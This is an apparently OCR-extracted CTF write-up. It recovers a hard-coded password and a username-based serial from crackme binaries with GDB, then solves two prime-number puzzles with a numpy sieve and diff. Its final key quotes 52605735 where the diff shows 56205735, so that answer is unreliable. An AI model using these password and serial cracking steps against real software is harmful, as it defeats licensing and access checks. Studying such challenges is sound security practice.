
E. Reverse Engineering

E.1 Easy

The goal of this challenge is to find password. Here is the main function disassembled in GDB.



```
(gdb) disas main
Dump of assembler code for function main:
   0x08048464 <+0>:     push   ebp
   0x08048465 <+1>:     mov    ebp,esp
   0x08048467 <+3>:     and    esp,0xfffffff0
   0x0804846a <+6>:     sub    esp,0x20
   0x0804846d <+9>:     mov    eax,0x80485a0
   0x08048472 <+14>:    mov    DWORD PTR [esp],eax
   0x08048475 <+17>:    call   0x8048360 <printf@plt>
   0x0804847a <+22>:    mov    eax,0x80485b3
   0x0804847f <+27>:    lea    edx,[esp+0x1c]
   0x08048483 <+31>:    mov    DWORD PTR [esp+0x4],edx
   0x08048487 <+35>:    mov    DWORD PTR [esp],eax
   0x0804848a <+38>:    call   0x80483a0 <__isoc99_scanf@plt>
   0x0804848f <+43>:    mov    eax,DWORD PTR [esp+0x1c]
   0x08048493 <+47>:    cmp    eax,0x56c1fae
   0x08048498 <+52>:    jne    0x80484b1 <main+77>
   0x0804849a <+54>:    mov    edx,DWORD PTR [esp+0x1c]
   0x0804849e <+58>:    mov    eax,0x80485b8
   0x080484a3 <+63>:    mov    DWORD PTR [esp+0x4],edx
   0x080484a7 <+67>:    mov    DWORD PTR [esp],eax
   0x080484aa <+70>:    call   0x8048360 <printf@plt>
   0x080484af <+75>:    jmp    0x80484bd <main+89>
   0x080484b1 <+77>:    mov    DWORD PTR [esp],0x80485d9
   0x080484b8 <+84>:    call   0x8048370 <puts@plt>
   0x080484bd <+89>:    mov    eax,0x0
   0x080484c2 <+94>:    leave
   0x080484c3 <+95>:    ret
End of assembler dump.
(gdb)
```



```
   0x08048493 <+47>:    cmp    eax,0x56c1fae
   0x08048498 <+52>:    jne    0x80484b1 <main+77>
   0x0804849a <+54>:    mov    edx,DWORD PTR [esp+0x1c]
   0x0804849e <+58>:    mov    eax,0x80485b8
   0x080484a3 <+63>:    mov    DWORD PTR [esp+0x4],edx
   0x080484a7 <+67>:    mov    DWORD PTR [esp],eax
   0x080484aa <+70>:    call   0x8048360 <printf@plt>
   0x080484af <+75>:    jmp    0x80484bd <main+89>
   0x080484b1 <+77>:    mov    DWORD PTR [esp],0x80485d9
   0x080484b8 <+84>:    call   0x8048370 <puts@plt>
   0x080484bd <+89>:    mov    eax,0x0
   0x080484c2 <+94>:    leave
   0x080484c3 <+95>:    ret
End of assembler dump.
(gdb) x/s 0x80485d9
0x80485d9:       "Password Salah gan!"
(gdb) x/s 0x80485b8
0x80485b8:       "Yeah, Itulah Flag/key kamu! %d \n"
(gdb) _
```


On main+38 the program call scanf and stored inputted value in EAX register. Later, on main+52, a cmp instruction compare EAX register (the value inputted by user) with 0x56C1FAE value. This comparison leads to two branches of code:

- Jump to main+77 and print string stored in address 0x80485d9 which is "Password Salah gan!"
- Continue to main+54 and print formatted string stored in address 0x80485b8 which is "Yeah, itulah Flag/key kamu! %d \n"

Based on this condition and branches I know that the key must be 0x56C1FAE or 90972078 in decimal.


E.2 Medium

The goal of this challenge is to find serial number for our own username. Lets start debugging it with gdb.




```
root@kali:~# gdb -q binari2
Reading symbols from /root/binari2...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
   0x000000000040077d <+0>:     push   rbp
   0x000000000040077e <+1>:     mov    rbp,rsp
   0x0000000000400781 <+4>:     sub    rsp,0xb0
   0x0000000000400788 <+11>:    mov    rax,QWORD PTR fs:0x28
   0x0000000000400791 <+20>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000400795 <+24>:    xor    eax,eax
   0x0000000000400797 <+26>:    mov    QWORD PTR [rbp-0x30],0x0
   0x000000000040079f <+34>:    mov    QWORD PTR [rbp-0x28],0x0
   0x00000000004007a7 <+42>:    mov    QWORD PTR [rbp-0x20],0x0
   0x00000000004007af <+50>:    mov    DWORD PTR [rbp-0x18],0x0
   0x00000000004007b6 <+57>:    mov    WORD PTR [rbp-0x14],0x0
   0x00000000004007bc <+63>:    mov    BYTE PTR [rbp-0x12],0x0
   0x00000000004007c0 <+67>:    mov    QWORD PTR [rbp-0xa0],0x0
   0x00000000004007cb <+78>:    lea    rdx,[rbp-0x98]
   0x00000000004007d2 <+85>:    mov    eax,0x0
   0x00000000004007d7 <+90>:    mov    ecx,0xb
   0x00000000004007dc <+95>:    mov    rdi,rdx
   0x00000000004007df <+98>:    rep stos QWORD PTR es:[rdi],rax
```

The most important part is when this program call strcmp to compare the right key and the key inputted by user. Lets add breakpoint at that point.




```
   0x0000000000400849 <+204>:   call   0x4005b8 <__isoc99_scanf@plt>
   0x000000000040084e <+209>:   lea    rax,[rbp-0x30]
   0x0000000000400852 <+213>:   mov    rdi,rax
   0x0000000000400855 <+216>:   call   0x4006b4 <kunci>
---Type <return> to continue, or q <return> to quit---
   0x000000000040085a <+221>:   mov    rdx,rax
   0x000000000040085d <+224>:   lea    rax,[rbp-0xa0]
   0x0000000000400864 <+231>:   mov    rsi,rdx
   0x0000000000400867 <+234>:   mov    rdi,rax
   0x000000000040086a <+237>:   call   0x4005a8 <strcmp@plt>
   0x000000000040086f <+242>:   test   eax,eax
   0x0000000000400871 <+244>:   jne    0x4008da <main+349>
   0x0000000000400873 <+246>:   mov    eax,0x400a15
   0x0000000000400878 <+251>:   mov    rdi,rax
   0x000000000040087b <+254>:   mov    eax,0x0
   0x0000000000400880 <+259>:   call   0x400558 <printf@plt>
   0x0000000000400885 <+264>:   jmp    0x4008b5 <main+312>
   0x0000000000400887 <+266>:   mov    eax,DWORD PTR [rbp-0xa4]
   0x000000000040088d <+272>:   cdqe
   0x000000000040088f <+274>:   movzx  eax,BYTE PTR [rbp+rax*1-0xa0]
   0x0000000000400897 <+282>:   movsx  edx,al
   0x000000000040089a <+285>:   add    DWORD PTR [rbp-0xa4],0x1
   0x00000000004008a1 <+292>:   mov    eax,0x400a30
   0x00000000004008a6 <+297>:   mov    esi,edx
```

I run this program with username "abcd". Just right before strcmpt called, we can see what RSI registers pointed to. RSI register point to address of string "2345", and apparently this is the serial number for "abcd".



```
(gdb) r
Starting program: /root/binari2
masukkan username: abcd
masukkan serial: xxxx

Breakpoint 1, 0x000000000040086a in main ()
(gdb) x/s $rsi
0x7fffffffe380:  "2345"
(gdb) 
```

From my last trial and a few other trials, I know that serial number formula of a given username is just like julius caesar cipher with -47 as key. My own username is "kriptonite", so I can easily find serial number by shifting each character 47 times to the left. The serial for user kriptonite is "<C:AE@?:E6" and the key is ascii code for each serial character.




```
root@kali:~# ./binari2
masukkan username: kriptonite
masukkan serial: <C:AE@?:E6
Selamat, Key Kamu adalah: 60675865696463586954
root@kali:~# 
```

F. Programming


F.1 Easy

In this challenge we must find the 10131337th prime number. I use very naïve strategy, i generate around all prime numbers from 2 upto 200 million. I use the following code to generate prime numbers (the source borrowed from http://rebrained.com/?p=458) .




```
import math
import numpy
def prime6(upto):
  primes=numpy.arange(3,upto+1,2)
  isprime=numpy.ones((upto-1)/2,dtype=bool)
  for factor in primes[:int(math.sqrt(upto))]:
    if isprime[(factor-2)/2]:
      isprime[(factor*3-2)/2::factor]=0
  return numpy.insert(primes[isprime],0,2)

for p in prime6(200000000):
  print p
```

It takes only 4minutes to generate 11 million prime numbers.



```
Pucuk:CTF-idsecconf rizki$ time python numpytest.py >test200jt.txt

real    4m15.579s
user    0m15.432s
sys     0m2.309s
Pucuk:CTF-idsecconf rizki$ 
```

After generating all those numbers, I can easily find the 10131337th prime number.




```
Pucuk:CTF-idsecconf rizki$ head -10131337 test200jt.txt |tail -1
181924861
```

F.2 Medium


This challenge is not hard because I already have list of prime numbers. My strategy was to convert PDF to text and reformatted into one number per line. After I have two list, one with prime number only and the other with prime and some non-prime number, I can diff them to get the non-prime number.

First I must cut my list because my list is too much. I want my list to have the same maximum number as given in CTF challenge.



```
$ tail soalctfsorted.txt
190130513
190130519
190130527
190130537
190130561
190130569
190130579
190130609
190130621
190130639
$ grep -n 190130639 test200jt.txt
10562357:190130639
$ head -10562357 test200jt.txt > primeonly.txt
$ █
```

Now, I am ready to diff them out.



```
$ diff primeonly.txt soalctfsorted.txt
1318c1318
< 10847
---
> 10849
3349960c3349960
< 56205733
---
> 56205735
10559574c10559574
< 190077779
---
> 190077777
$ █
```

The key is concatenation of 10849, 52605735, and 190077777.